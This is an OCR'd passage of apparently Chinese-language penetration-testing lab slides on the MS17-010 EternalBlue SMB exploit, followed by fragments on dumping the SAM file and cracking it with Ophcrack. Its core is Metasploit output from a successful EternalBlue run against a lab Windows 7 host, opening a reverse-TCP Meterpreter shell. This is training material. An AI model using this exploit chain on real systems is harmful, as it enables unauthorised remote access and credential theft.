
MS17-010 Eternalblue

MS17-010 Eternalblue


- Eternalblue ：微軟 MS17-010 漏洞攻擊套件，美國NSA製作遭流出。
- MS17-010：微軟 SMB 漏洞。




MS17-010 Enternalblue Metasploit attack




MS17-010 Enternalblue Metasploit attack



MS17-010 Eternalblue Metasploit attack




MS17-010 Enternalblue Metasploit attack



MS17-010 Enternal blue Metasploit attack

```
msf exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.56.15:4444
[*] 192.168.56.23:445 - Connecting to target for exploitation.
[+] 192.168.56.23:445 - Connection established for exploitation.
[+] 192.168.56.23:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.56.23:445 - CORE raw buffer dump (25 bytes)
[*] 192.168.56.23:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 45 6e 74 65 72 70  Windows 7 Enterp
[*] 192.168.56.23:445 - 0x00000010  72 69 73 65 20 37 36 30 30                       rise 7600
[+] 192.168.56.23:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.56.23:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.56.23:445 - Sending all but last fragment of exploit packet
[*] 192.168.56.23:445 - Starting non-paged pool grooming
[+] 192.168.56.23:445 - Sending SMBv2 buffers
[+] 192.168.56.23:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.56.23:445 - Sending final SMBv2 buffers.
[*] 192.168.56.23:445 - Sending last fragment of exploit packet!
[*] 192.168.56.23:445 - Receiving response from exploit packet
[+] 192.168.56.23:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.56.23:445 - Sending egg to corrupted connection.
[*] 192.168.56.23:445 - Triggering free of corrupted buffer.
[*] Sending stage (205891 bytes) to 192.168.56.23
[*] Meterpreter session 3 opened (192.168.56.15:4444 -> 192.168.56.23:49158) at 2020-08-25 12:53:30 -0400
[+] 192.168.56.23:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.56.23:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.56.23:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > sysinfo
Computer        : UESR-PC
OS              : Windows 7 (Build 7600).
Architecture    : x64
System Language : zh_TW
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter >
```


Dump sam file



77

番外篇
OphCrack

OphCrack


Terminal
Firefox ESR
Files
Text Editor
Wireshark
Ophcrack
Archive Manager
Leafpad

Add tables

